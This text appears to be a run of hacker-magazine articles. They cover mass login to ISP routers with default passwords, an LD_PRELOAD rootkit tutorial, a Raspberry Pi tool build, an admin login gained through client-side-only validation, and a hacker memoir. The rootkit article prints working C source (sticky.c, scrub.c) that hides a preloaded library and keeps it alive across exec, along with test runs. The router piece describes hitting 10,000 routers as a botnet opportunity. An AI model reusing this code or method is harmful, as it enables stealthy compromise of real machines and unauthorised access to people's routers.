IP scanning was easy, and determining if indeed a particular router was on port 8080 of a specific IP address wasn't a tall hurdle to cross. The much harder portion was to actually test the hypothesis that most of the routers still used the default usernames and passwords. This meant I had to actually post data via http into the page from my Python script. This isn't usually a difficult task, but the routers themselves operated a large amount of JavaScript, and that just threw my Python scripts into a tailspin.

Try as I might, I couldn't get it working using just Python. Eventually, I gave up trying to navigate the router's home page and found Selenium.

Selenium is a tool that allows you to "create robust, browser-based regression automation suites and tests." In other words, Selenium allows you to control a browser like Firefox or Chrome from a Python script. This was the holy grail, because the web browser would take care of all the JavaScript nastiness for me, and now I could go deeper into the router configuration settings and poke around to determine other things, like do people even bother to change their Wi-Fi SSID and password?

But Selenium has a performance drawback: a single Python script querying a web page takes a couple of megabytes of RAM, but an entire instance of Firefox kept open could consume a a few hundred megabytes, which severely limited my ability to scale the scanning. Even after discovering the tool, I tried to go back to just native Python, but that JavaScript stuff just threw me off.

Eventually, I wrote a whole script in Python that would scan an IP range, determine if a router was present at the end of the IP (on port 8080), and then pass that to another script that would use Selenium to interact with a Firefox browser to visit the router's web page, try the handful of default username/passwords, and determine if any of them worked. And they *did!!*

Of course, while I was in, I poked around to determine things like Wi-Fi SSIDs, etc., but mostly for fun, and I made it a point not to change any setting on the router.

But there's no way I could scale all of this on my home PC or even my laptop. So I decided to host this on the cloud, and chose to use Amazon - specifically a Windows instance on Amazon.

Initially I decided to host this in Singapore - made sense since I was visiting Malaysians' IPs. But then I realized that the Oregon data center of Amazon had much cheaper rates than the Singapore one, so I changed my decision and hosted in Oregon instead. In some cases this was a 20 percent reduction in cost and the expense of "slightly" more latency, but my application wasn't latency sensitive, as much as I was price-sensitive!

Then in true, cheapskate fashion, I decided to toy with Amazon spot instances. This is a special deal from Amazon where they lease unutilized machines to the highest bidder - and you can get this for nearly 50 percent of the price of the "on-demand" Amazon instance. The only downside is that Amazon reserves the right to terminate your instance at any time - but from my experience of using this, and from the blogs I read, the chances of that happening were pretty slim.

I've run nearly ten of these so far, and every time I spin up a spot-instance, it's never been auto-terminated. Pretty decent deal - the only real downside is that a spot-instance usually takes about three to five minutes to launch due to the bid processing. But, other than that, it's as good as an on-demand instance.

With a very powerful Amazon instance that had a large amount of RAM, I could spin up a large number of instances of Firefox to do my bidding. Using a simple database to ensure all of the instances weren't visiting the same IP addresses, I was able to automate the whole process of visiting TM routers with ease.

Eventually, a single large Amazon instance (procured through a spot-instance method) was able to hack through 10,000 routers in less than 12 hours for under $10. Quite a good return of investment if you're looking to create your own little bot-net army.

TM have especially dropped the ball here - they now have at least 10,000 vulnerable routers floating on their network waiting to be owned by the next Lizard Squad characters. I could have easily configured my script to turn off the WAN interface on the router to limit people's exposure, but I thought against making changes on a host system without the owner's explicit permission.

Hopefully, if you're from Malaysia and a TM subscriber, now you know the truth.

Selamat Tinggal from Malaysia.

Nigrum Libro Interceptis: Secundae

by the xorcist
xorcist@sigaint.org

Since my first article "Nigrum Libro Interceptis," published here in the Summer 2015 edition of *2600,* I've received feedback, questions, and some criticisms that I think it is worthwhile to address.

First, people have had some subtle issues with the code, depending on compiler revision, distribution, etc. The errors were not intentional and the code does work, at least on older distributions.

Some astute readers have noticed that the example output from PV Wave indicates a date from some years ago. Quite true. I originally wrote this material some time ago, and had intended it as a much lengthier *Phrack* article. I never did quite complete it, moved on to some other things, and it made its way into my backups archive and sat there for some years until I decided to cut it up and publish it here.

Also, some people asked what may be done to defend against this sort of thing. A possible solution is presented in this article.

And finally, there was the last criticism: why on earth I did not address, or even mention, the Jynx-kit userland rootkit which leverages LD_PRELOAD. Well, quite simply, Jynx-kit didn't exist at the time I wrote the original article, and I didn't put as much effort into editing or updating it as I should have. I hadn't realized how many people would google about for LD_PRELOAD stuff for the first time after reading the first article, and would stumble on Jynx. That was an oversight on my part.

So just what the hell is it?

The Jynx-Kit Userland Rootkit

Jynx-Kit is a library by ErrProne/XO which uses LD_PRELOAD to intercept relevant filesystem access calls and to scrub certain material from those functions in order to hide files or directories completely. A user, even root, who has LD_PRELOAD set in their environment to include "ld_poison.so" (the default object name of Jynx) will find that directories or files prefixed by a user-definable string simply disappear from ls, find, and similar tools. Additionally, for users of a certain "magic" group ID, those files will disappear as well.

The functions that Jynx intercepts are:

- fstat (& fxstat, etc): File stat() calls
- lstat (& lxstat, etc): Link-oriented stat()
- stat (& xstat, etc): Extended file stat()
- open: Open/create a file
- rmdir: Remove directory
- unlink: Remove link to a file
- unlinkat: Remove link to a file
- opendir, fdopendir: Open a directory

Intercepting this handful of functions goes a long way towards creating a cloaked directory structure.

There are, however, some limitations. Intercepting these functions will hide our files, but they will not hide *us*. Logins will still show up in wtmp or wherever, so that still needs to be scrubbed. Also, doing an "env" in the shell will show the LD_PRELOAD environment variable itself as being set, so it is trivial for a user to simply check their environment and unset it.

While using LD_PRELOAD to cloak logins could work, it is much more reliable and straightforward to simply modify wtmp, so we're not concerned with that here.

In this article, we'll be looking at a way of masking and protecting the LD_PRELOAD environment variable itself so that once set they are locked in to having it in their environment. That would be a powerful tool. We'll conjure something for that later in this article. For now, let's dig into the Jynx-Kit functions and see what we find.

The Anatomy of Jynx-Kit

The Jynx-Kit materials can be obtained from the following URL:

```
https://github.com/choke
➥point/jynxkit/archive/master
➥.zip
```

In that ZIP you'll find the following default config.h file:

```
--[ code: config.h

#ifndef CONFIG_H
#define CONFIG_H
#define MAGIC_DIR “xochi”
#define MAGIC_GID 90
#define CONFIG_FILE “ld.so.preload”

#define APP_NAME “bc”
#define MAGIC_ACK 0xdead
#define MAGIC_SEQ 0xbeef

]-- [end config.h]
```

The MAGIC_GID and MAGIC_DIR variables are what we are most interested in. Any files or directories prefixed with “xochi” or owned by MAGIC_GID will be scrubbed/ignored by the overloaded functions.

Jynx also provides a back-connect shell which can be trigged by sending the MAGIC_ACK and MAGIC_SEQ packets, but for our purposes we are going to be concentrating on the preloadable library portion.

The basic strategy of Jynx is similar to the fakedate library:

- Setup pointers to the original functions
- Do something sneaky
- Return scrubbed values

So, ld_poison.c has an init() section which makes calls like this:

```
old_fxstat = dlsym(RTLD_NEXT,
➥ “__fxstat”);
```

And an overloaded fstat() function defined like this:

```
--[ excerpt from ld_poison.c

int fstat(int fd, struct stat
➥ *buf)
{
    struct stat s_fstat;

    #ifdef DEBUG
    printf(“fstat hooked.\n”);
    #endif

    memset(&s_fstat, 0, sizeof(
➥stat));

    old_fxstat(_STAT_VER, fd,
➥ &s_fstat);

    if(s_fstat.st_gid == MAGIC_
➥GID) {
        errno = ENOENT;
        return -1;
    }

    return old_fxstat(_STAT_VER,
➥ fd, buf);
}
]-- [end excerpt]
```

Pretty simple, and with analogous overloads for the other mentioned libraries, it is pretty easy to roll up a nice little library.

In other functions, we see tests like this, where it looks for our scrubbed strings:

```
if (s_fstat.st_gid == MAGIC_GID
➥ || strstr(file,CONFIG_FILE)
➥ || strstr(file,MAGIC_DIR)) {
...
}
```

Unfortunately, while Jynx-Kit does a great job of hiding files, it doesn’t do anything about scrubbing the environment to hide itself.

A Sticky LD_PRELOAD Library

All of this is well and good, but if a Jynx’ed user can just “unset LD_PRELOAD” and undo all of our work, we’re not doing ourselves justice and it would simply suffice to put “unset LD_PRELOAD” in our profile to ensure that we can’t be Jynx’ed. That, of course, simply will not do. It should take more than a meager shell command to evince the designs of a practitioner of the dark arts. We can’t entirely ensure that our library propagates, because ld will not honor LD_PRELOAD for SUID binaries, no matter what. So “su - root” will always scrub us, at least until a profile entry puts us back in.

So, now we take aim at three functions which are of particular danger to a nefarious preloaded library: getenv(), setenv(), and unsetenv().

For purposes of brevity, and to leave some work to the reader, the library provided here is blind to the contents of LD_PRELOAD, meaning whatever is loaded is made sticky. In real usage, we should allow sticky.so to be configured with which libs will be made sticky/invisible, and which are allowed to be viewed/scrubbed.

As a first cut towards this goal, let’s proceed directly and overload the C functions getenv(), setenv(), and unsetenv():

```
--[ code: sticky.c
#define _GNU_SOURCE

#include <stdio.h>
#include <unistd.h>
#include <dlfcn.h>
#include <string.h>
#include <sys/types.h>

typedef char *(*getenv_t)(const
➥ char *name);
typedef int (*setenv_t)(const
➥ char *name, const char *value,
➥ int overwrite);
typedef int (*unsetenv_t)(const
➥ char *name);

char *getenv(const char *name)
{
   static getenv_t real_getenv
➥ = NULL;
   real_getenv = dlsym(RTLD_NEXT
➥, “getenv”);

   fprintf(stderr,”hooked getenv
➥\n”);
   if (!strcmp(“LD_PRELOAD”,name
➥))
   {
        fprintf(stderr,”getenv
➥ subvert\n”);
        return NULL;
   }
   else
   {
        return real_getenv(name);
   }
}
int setenv(const char *name,
➥ const char *value, int over
➥write)
{
   static setenv_t real_setenv =
➥ NULL;
   real_setenv = dlsym(RTLD_NEXT
➥, “setenv”);

   fprintf(stderr,”hooked setenv
➥\n”);
   if (!strcmp(“LD_PRELOAD”,name
➥))
   {
        fprintf(stderr,”setenv
➥ subvert\n”);
        return NULL;
   }
   else
   {
        return real_setenv(name,
➥value,overwrite);

}

int unsetenv(const char *name)
{
   static unsetenv_t real_unset
➥env = NULL;
   real_unsetenv = dlsym(RTLD_
➥NEXT, “unsetenv”);

   fprintf(stderr,”hooked unset
➥env\n”);
   if (!strcmp(“LD_PRELOAD”,name
➥))
   {
        fprintf(stderr,”unsetenv
➥ subvert\n”);
        return NULL;
   }
   else
   {
        return real_unsetenv(name
➥);
   }
}
]-- [end sticky.c]

--[ code: foo.c
#include <stdio.h>
#include <string.h>
#include <unistd.h>

int main(int argc, char *av[])
{

   if (getenv(“LD_PRELOAD”))
        printf(“%s\n”, getenv(“LD
➥_PRELOAD”));
   else
        printf(“no LD_PRELOAD
➥ found\n”);

}
]-- [end foo.c]
```

Now, on our command line let’s go ahead and test our library against the standard C routines as used by foo.c:

```
$ gcc -o foo foo.c; gcc -fPIC
➥ -shared -ldl -o sticky.so
➥ sticky.c
$ ./foo
no LD_PRELOAD found
$ export LD_PRELOAD=./sticky.so
➥ ; ./foo
hooked getenv
getenv subvert
no LD_PRELOAD found
```

So far, so good! But we aren’t out of the water yet:

```
$ bash
$ env | grep LD_PRELOAD
hooked getenv
hooked getenv
hooked getenv
hooked getenv
LD_PRELOAD=./sticky.so

$ echo $LD_PRELOAD
./sticky.so
```

Bash has some of its own functions for manipulating and getting at the environment. Sure, we could go about creating functions tailored for bash and possibly other shells. But that sounds like it will make for a long article, not to mention cut into my beer drinking time.

So how about a different approach? Once ld loads our library, we’re good to go and the LD_PRELOAD variable won’t get used again until something gets executed. So we don’t really need the LD_PRELOAD variable anymore. Let’s just unset it. If it truly isn’t there, no detection mechanism will find it. We have the problem, then, of child processes not being subverted, but we can take care of that by hooking exec() stuff and inserting LD_PRELOAD into the environment before calling the real function.

```
--[ code: scrub.c

#include <unistd.h>
#include <dlfcn.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

extern char **environ;

int (*real_execve)(const char *path, char *const argv[], char *const
➥ envp[]) = NULL;

char *shadow;

void init()
{
    static const char *scrub = “LD_PRELOAD”;
    int i, j, N = strlen(getenv(scrub));
    shadow = strcpy(malloc(N+1), getenv(scrub));

    /* This loop just performs unsetenv() */
    /* Hard-coded in case you want to load sticky.so as well */
    for(i = 0; environ[i]; i++)
    {
        int found = 1;
        for(j = 0; scrub[j] != 0 && environ[i][j] != 0; j++)
            if(scrub[j] != environ[i][j])
            {
                found = 0;
                break;
            }
        if(found)
        {
            for(j = 0; environ[i][j] != 0; j++)
                environ[i][j] = ‘\0’;
            break;
            free(environ[i]);
        }
    }

    for(j = i; environ[j]; j++)
        environ[j] = environ[j+1];
}

int execve(const char *path, char *const argv[], char *const envp[])
{
    int i, j, k = -1, r;
    char** bogus_env;
    real_execve = dlsym(RTLD_NEXT,”execve”);

    /* Locate LD_PRELOAD in the environment */
    /* Ideally this loop would never find it and k should */
    /* remain uninitialized, but just in case the user */
    /* adds a preload .. */
    for(i = 0; envp[i]; i++)
    {
        if(strstr(envp[i], “LD_PRELOAD”))
            k = i;
    }
    /* If k is uninitialized, then add a spot for LD_PRELOAD at the
➥ end */
    if(k == -1)
    {
        k = i;
        i++;
    }

    /* Now copy and fux0r the environment */
    bogus_env = (char**) malloc(i+1);
    for(j = 0; j < i; j++)
    {

        if(j == k) /* make sure our LD_PRELOAD is set back up */
        {
            bogus_env[j] = malloc(strlen(shadow)+strlen(“LD_PRELOAD=
➥”)+1);
            strcpy(bogus_env[j], “LD_PRELOAD=”);
            strcat(bogus_env[j], shadow);
        }
        else
            bogus_env[j] = (char*) envp[j];
    }
    bogus_env[i] = NULL;

    /* With LD_PRELOAD back in the environment we can launch the
➥ bin */
    /* The new load of our library will fire scrub() above to remove
➥ LD_PRELOAD */
    /* so we stay cloaked .. just need a compile flag for that */
    r = real_execve(path, argv, bogus_env);

    /* and cleanup */
    free(bogus_env[k]);
    free(bogus_env);
    return r;
}

]-- [end scrub.c]
```

Functional Test of scrub.so and ld_poison.so

So let’s test this out. In my little working directory here, I have:

```
$ gcc -o scrub.so -fPIC -ldl -Wl,-init,scrub -shared scrub.c
$ ls -1
ld_poison.so
scrub.c
scrub.so
sticky.c
sticky.so
xochi-hidden-dir
```

When I load ld_poison, that xochi-hidden-dir disappears, but LD_PRELOAD stays visible.

```
$ export LD_PRELOAD=./ld_poison.so ; bash
$ ls
backdoor.c ld_poison.so scrub.c scrub.so sticky.c sticky.so

$ echo $LD_PRELOAD
./ld_poison.so
$
```

But if I load scrub.so:

```
$ export LD_PRELOAD=./scrub.so:./ld_poison.so; bash
$ ls
backdoor.c ld_poison.so scrub.c scrub.so sticky.c sticky.so
```

```
$ echo $LD_PRELOAD

$ env | grep LD_PRELOAD
$
```

And there you have it. There appears to be no LD_PRELOAD in effect, but Jynx is still working.

Scrub as an ld.so Prophylactic

Once scrub.so is in the environment, it will not allow new LD_PRELOAD settings to come into play because it always overwrites LD_PRELOAD with a path back to itself. If we really wanted stealth, we'd want to honor those new preloads so that the user gets the expected behavior. We'd just have to take care to move ourselves in and out of the path string, as needed. An additional strcat() would do it, basically.

But by overwriting LD_PRELOAD, we enable scrub.so to also protect us from Jynx if we so choose.

First, set up LD_PRELOAD with scrub.so and nothing else in the path, and fork a shell with our newly scrubbed environment:

```
$ ls
ld_poison.so scrub.c scrub.so sticky.c sticky.so xochi-hidden-dir
$ export LD_PRELOAD=./scrub.so; bash
$ echo $LD_PRELOAD

$
```

OK, so far, so good. Now, let's try to load ld_poison.so:

```
$ export LD_PRELOAD=./ld_poison.so
$ ls
ld_poison.so scrub.c scrub.so sticky.c sticky.so xochi-hidden-dir
$ echo $LD_PRELOAD
./ld_poison.so
$
```

Scrub is doing its job nicely, preventing any modification to LD_PRELOAD, and therefore Jynx cannot get loaded.

Closing Comments

There are a lot of other things we can do as well. We might like to hide processes or network connections, for example. In fact, if we were to really deploy something like this, it would be dangerous not to.

Likewise, scrub.c is not really enough to hide our LD_PRELOAD trickery. There are other environment variables that ld uses, for example, which will print debug information about the libraries being loaded. We'd need to interfere with that too, the same way we do with LD_PRELOAD itself.

Even still, that would not be sufficient as you can view what libraries are loaded via /proc/$PID/maps. So we'd have to hook fopen() and check for that.

But, all in all, scrub.so and ld_poison.so together form a pretty stealthy little combination that would go a long way towards providing protection from casual inspection or routine auditing.

$35 Hacking Machine

by InsideJob

OK, it'll cost a little more but the basic quad-core, 1 GB RAM Raspberry Pi 2 is really only $35. At minimum you'll also need $15 for a wireless keyboard/mouse, $10 for a microSD card, and $5 for a 5 volt, 2 amp power supply. For the official case and USB Wi-Fi card, add another $20 or so. If you want to be mobile, get a Tzumi battery at Walmart that does "turbo charging." That's marketing boolshiat which means it outputs 2.1 amps. Part numbers for `MCMelectronics.com` are at the end of the article. `Element14.com` has been sending end users to that site for a few months and now only accepts corporate purchase orders.

Next, you'll need an operating system for your Hackintosh 2600. I recommend Privacy Enhanced Linux because it comes pre-loaded with all the non-free drivers you'll ever need. Since it includes proprietary software that the others don't, you'll need to provide your own support. The author of the distribution is a mysterious leet hax0r from way back when there was music on MTV.

The 1.7 gigabyte file is available at `tinyurl.com/pelinux`. Make sure you have at least 8 gigs of free hard disk space, then follow these steps:

1) Decompress the gz file. Under Linux, you'll likely have a program like Ark (archiver) already associated with the extension, so just clicking the file should work. Under Windows, you might have to start your unzipping program first, depending on which one you use.

2) Write the decompressed img file to a microSD card. With Linux, the built-in dd program works great. Just specify the img file with if= and the microSD card in a flash reader/writer should be something like of=/dev/sdb. Under Windows, you'll need a flash card writing program. Follow the Raspbian instruction if you don't already have one. You may also want to expand the root file system to fill your card at this point, as you can't do it while running the OS.

3) Plug your Pi into an HDMI TV and boot your information warrior machine. If you have a Wi-Pi or Edimax Nano, then you should immediately be able to connect to your access point via the slick Wicd (pronounced wicked) GUI app. PELinux doesn't use Wicd for the wired LAN though.

Privacy Enhanced Linux plays MP3 audio files and MP4/AVI video straight out of the box. Unfortunately, the Pi "foundation" racket wants to charge extra for hardware accelerated decoding, but software decoding works well at native video resolutions. Odd full-screen resolutions don't resize well and bog down the wimpy processor. 3D gaming is simply out of the question. In the beginning, they showed it off playing Quake 3, but in reality all it can do is retro 2D gaming.


So what is it really good for? Well....

If you bought a crossover network cable, plug the Pi into a Windows laptop instead of your TV. You can then Remote Desktop to it at 10.0.3.14 as user "pi" with password "pi". I made a super short crossover cable myself for my Wintendo lappy (see pics). Once remotely connected, you'll find a whole slew of useful networking tools like Wireshark and EtherApe. You'll also have a complete Apache web server running if you want to edit /etc/network/interfaces and reboot it on a publicly accessible address.

For the personal user, in addition to the usual productivity and office suites, you'll find a GPSd server that works with Microsoft's USB GPS in Streets and Trips, as well as many others. The FoxTrot program can pull from Google satellite images for truly awesome navigating using real ground pictures, not drawn maps. Add a 7" touchscreen and you could even make a "car-puter" out of it. I'm using a WaveShare mini HDMI screen for my prototype.

Of course, all of this remote control and Internet stuff comes with risks. That's why Privacy Enhanced Linux comes with a firewall, anti-virus, and a rootkit hunter. As if that wasn't enough, it also uses Iceweasel with Privacy Badger and a custom /etc/hosts file that overrides even the most determined advertising redirectors. There are a few "penetration testing" tools that may raise concerns, but they're for Windows systems so your Pi is safe. To be sure, though, I recommend you su to root using password "debian" then change all the passwords. That should make your $35 hacking machine bulletproof!

Part	MCM#	Price
RaspberryPi	83-16530	US$35
5V, 2A PSU	28-19335	US$ 4
Edimax WiFi	831-2761	US$12
Official Case	83-16321	US$ 9
UHS microSD	shop around	US$15
Tzumi Battery	Walmart	US$15



Accidentally Logging in as Admin

by Metalx1000

I work in a field that isn't really known for being tech savvy. I spend much of my time at work helping people connect to the wireless network, which we've only had for a few years. Our computer systems run an outdated operating system and most of the work-related things we need to do - mostly filling out forms and ordering supplies - are done through a program called FileMaker. If you've ever had to use FileMaker, I'm sorry. I feel your pain.

Close to ten years ago, I had a Nokia N800. It was a small tablet the size of a smart phone. This was months before the iPhone was released, but I knew that it was going to become more common for people to have these small, pocket-sized computers on them at all times. I wanted my department to be ready. I had been pushing for us to get away from FileMaker. I thought that the best route was to go with our own server with a web interface. Again, most of what we were doing was simple form submits anyway. Some basic HTML forms would be ideal, and with people starting to reach the point of having mobile devices, HTML forms meant that everyone would be able to access these forms from their own devices.

Months went by and I couldn't get the right people to see things my way. I left on vacation and came back a week or two later. Upon arrival, I was informed that we were going to be switching some of the software we were using. While I was gone, one of the higher-ups had gone to a conference where he met a man who talked him into signing us up for his web-based service. I came back to have people come up to me and ask, "Isn't that what you've been talking about?"

It indeed was along the lines of what I was suggesting. Sadly, it was poorly implemented. First, it was not under our control. We were using someone else's servers. I was also not thrilled with the layout, which seemed messy and definitely not designed for smaller screens such as those you find on smart phones. But, it was a step away from FileMaker and it couldn't be as bad as FileMaker, could it?

Well, the first time I went to login, I entered my username and password. I clicked the "login" button, and nothing happened. I refreshed the page and tried again. Nothing. No error, no hourglass, nothing. At this time I had been using Linux for about a year, maybe two. I hadn't had much trouble with websites, but I thought that maybe the fact I was on Linux was causing the problem. I went to a Windows machine, opened up Firefox, and tried. Still nothing.

I decided to look at the source code of the page and quickly found that the page was running Visual Basic Script. I quickly realized that this website would only work correctly in Internet Explorer. No other browser would work. Being a Linux user, I had to find a way around this.

I'm pretty good with JavaScript these days, but back then I knew very little. But I did know enough to use Firebug, which was relatively new at the time, to troubleshoot websites. I picked apart the code of the page and mirrored the home page to my computer. I made the changes I needed to in order to login. I now had a local html file that submitted the form to the website and logged me in.

One of the things I did while rewriting this code from VBS to JS was remove the excess I didn't think I needed to rewrite. I didn't need the form validation part of the code. I was the only one using it. Well, after a few days of using my little "hack," I went to log in and found that I was logged in as a different user than myself. The user I was logged in as was someone who didn't even work for us anymore.


What had happened? How did I login as this user? My username wasn't even close to his. What had happened was that I was in a hurry and hit enter before I typed my username and password. Both fields were blank when I submitted the form. Turns out all the validation for the login was done on the client side, which was the part of the code I had left out when I rewrote it.

Since I hadn't filled in a username and password, it had logged me in as the first user in the system, which was not the user it was displaying. Although it displayed one person's name, I was really logged in as a non-existing user. A user that had administrative privileges. I could modify the home page of the site. I could add and delete users. I could see everyone's information. I had Accidentally Logged in as Admin.

There were many, many other problems I found with that site - all things I found while trying to rewrite the scripts on the site. This is a lesson. It's something I've remembered over the years and have found to be true in many cases. It's easy to spot a poorly written website. People will notice if it's written poorly: If your site can't perform simple tasks properly in all major browsers; If it's just touchy and quirky. People will see this and it's a sign that there are probably deeper problems. Not only are there probably security issues with your site, but you are making yourself a target.

Everyone has to start somewhere. You will make mistakes as you learn. But, if you are paying someone to perform a service and they are in the business of writing software for you, when things don't work right you need to realize that it might be more than just functionality that is the problem. It very well could be a security problem.

Ten years later and we are still using Filemaker after things didn't pan out with the web service. We have another company that we are trying things out with now. They are 100 times better than the last company, but I've still found some security issues with the site (users can inject JavaScript into forms). I've sent emails to my superiors at work and haven't heard anything back. Some things never change.



The Hacker Perspective

by Screamer Chaotix

Most people are scared of the unknown.

Hackers, however, embrace the unknown. What waits for you out there on that seemingly infinite computer network? What strange sounds can you hear by just dialing the right digits on a telephone? Where can you go and what can you do without ever leaving home? It's that curiosity that drives us. The wonder of virtually traveling the world via computer, phone, or radio. The fun of creating, building, exploring.

I was maybe four or five when I first played around on the phone. My mom would be on the line and I learned that if I picked up another extension in the house, I could cut into the call. Naturally, being a rambunctious little brat, I would use the most nasally voice I could to impersonate an operator. No, Mom didn't buy it for one second, but at least she played along. I'm pretty sure my aunt on the other end was a bit confused, but oh well, that was all part of the fun. Later, I realized that by actually spinning that rotary dial I could call places. Some near, some far. Mom had to give me a toy phone to prevent me from dialing Japan or Australia.

Years passed, and after watching films like *Weird Science* and *WarGames*, I absolutely needed my own computer. After scrounging up money via random tag sales, I purchased one from my uncle, who had his own computer shop. The machine cost exactly the amount I had saved - which was well below the actual retail price. Imagine that. I immediately fired it up and started learning all I could, which usually meant throwing random commands at it until the machine finally did something. In time, I learned that I could actually connect one computer to another somewhere out there in the world through the use of a modem. How did I learn this? Easy. The guy who used to live across the street from me had recently been arrested for modifying road signs in Connecticut back in 93 or 94 (you can hear more about him as reported on *Off The Hook*). It was the first time I realized that two of my interests - computers and telephones - could actually be combined. It was all over from there.

I had to get a modem. I had to get online. I had to dial numbers and find all that I could. Soon the web came along, and everyone was talking about that movie *Hackers*. I watched it, and while many panned its shoddy graphics, I actually enjoyed the story as I could really relate to it. The kids in the movie were just like me. Corny or not, I could relate every time Dade Murphy shut his eyes and imagined traveling through the phone network. That was how I felt. I felt like it was me who was traveling through that connection to some unknown destination. The joy of seeing *login as:* was enthralling. Who knew what awaited me behind that door?

Of course, this was also around the time I first encountered real hackers... and man did they annoy me.

FREE KEVIN was all it said. All I wanted to do was get to a site I frequented, but all I got was this big, yellow sign reading FREE KEVIN. Well, who in the hell was Kevin and why should I want him freed? I can't believe I'm typing this now, but at the time, *2600* was nothing but a nuisance. Sure, it wasn't actually *2600* that cracked that site and posted that pic, but they were the ones behind the movement. It wouldn't be until years later, after seeing those words "Free Kevin" for the first time, that I really came to appreciate *2600* and what they stood for. It was then I was thankful for that hacked site, if only because it enlightened me to the true story behind all the bullshit produced by the mass media.

I began to meet like-minded individuals, virtually all of whom had some crazy name like the kids in the *Hackers* movie. Fair enough, I guess I could create a name of my own. Most of my time was spent in #2600 on irc.2600.net, chatting away the late night hours about computers, phones, and - well, it's IRC, so there was lots of bullshit too. It was the first time I really got to interact with people who thought the way I did. People who enjoyed exploring the unknown, creating things that had never been created, and going places they maybe weren't supposed to go. While keeping those mIRC chats open on some old school Win98 box, I would fire up a Linux machine and nmap any network I could find (my cheap computers and low resolutions didn't lend themselves well to multiple open windows). I would just scan and explore. But really, the fun was in seeing what was out there and where I could go. Like most hackers, it was only out of curiosity I was poking around out there. My interest in committing a crime on the net was exactly as strong as my interest in committing one in real life. In other words, not strong at all. The hours would pass by, the IRC chats would continue and I would keep shooting the shit, while maybe opening another console to play around with a little shell scripting, Perl, or C. I knew I'd never be one of those *Phrack* coders, but it was fun and I was learning. Late night would become early morning, and I'd still be sitting there at my computers. Typing, thinking, reading, logging in, logging out, coding.... Before I knew it, I'd be squinting through one eye as the sun peaked through the window. That was when I knew it was time for bed.

It went on like that, only I made newer, closer friends. This led to one of the greatest times of my life.

Over ten years ago, in a modest attempt to mimic the likes of *Off The Hook*, my friend Dash Interrupt and I created an online radio show (something I imagine people refer to as a "podcast" today - whatever the hell that is) called *Hackermind*. It wasn't much, but it gave us a chance to voice our opinions about technology, politics, and whatever else we felt the need to vent about. Like the show we aped, we would call operators, cable companies, department stores, hotlines, wrong numbers, etc. We would show people how they could dial around the world to hear a delay one payphone over. We would show how it was possible to make all payphones on a college campus ring at exactly the same moment. We also showed how ANI may or may not be forwarded when you made a phone call - leading to all sorts of interesting possibilities. Many people enjoyed the fun of the show, and the innocent curiosity and exploration that came along with it. Sadly, it wasn't all fun and games. After all, not everyone appreciates the fun and joviality of the hacker community. Many, including law enforcement, fear the unknown.

In 2001, Dash was arrested and sentenced to a week in juvenile hall and two weeks in a mental institution (*Off The Hook*, May 15, 2001) for the terrifying offense of drawing an animation depicting two stick figures shooting, and eventually throwing pies, at a third. Since he was not yet 18, he had no rights and no chance to defend himself. He was carted off to a place where he was forced to sleep on a mattress on the floor due to overcrowding. It was, as far as I remember, one of the most hellish moments of his young life. I don't speak for him in any way, but my opinion of the situation was that the authorities saw that technology was involved and panicked. Had this been a stick figure drawing done on paper, I'm willing to bet he might have gotten a detention, or been spoken to by a guidance counselor. But because it was on the Internet, again in my opinion, he got the short end of the stick (pun intended). Dash was eventually released, and while his was no Kevin Mitnick story, it showed us both how easily the world can freak out when something happens in that dreaded, confusing, and downright scary world known as "online."

In the end, we had the last laugh. Using our show, ezines, and other such media, we were able to spread the word and share the information others would never get. Like the banner reading FREE KEVIN, I hope we were able to spread at least a morsel of the harsh realities people face every single day. It was a tough time, but we all came out stronger on the other side.

This brought me, and my friends, more in touch with the world of hackers than ever before. Dash and I attended H2K2 and The Fifth HOPE, where we met Emmanuel and had a few of the greatest times of our lives. We watched as more and more of the hacker community emerged from the shadows, all thanks to *2600 Magazine* and *Off The Hook*. This was no IRC chat. This was the real world; a world full of people full of curiosity; a world full of those who welcomed the unknown. It was a place that really felt like home.

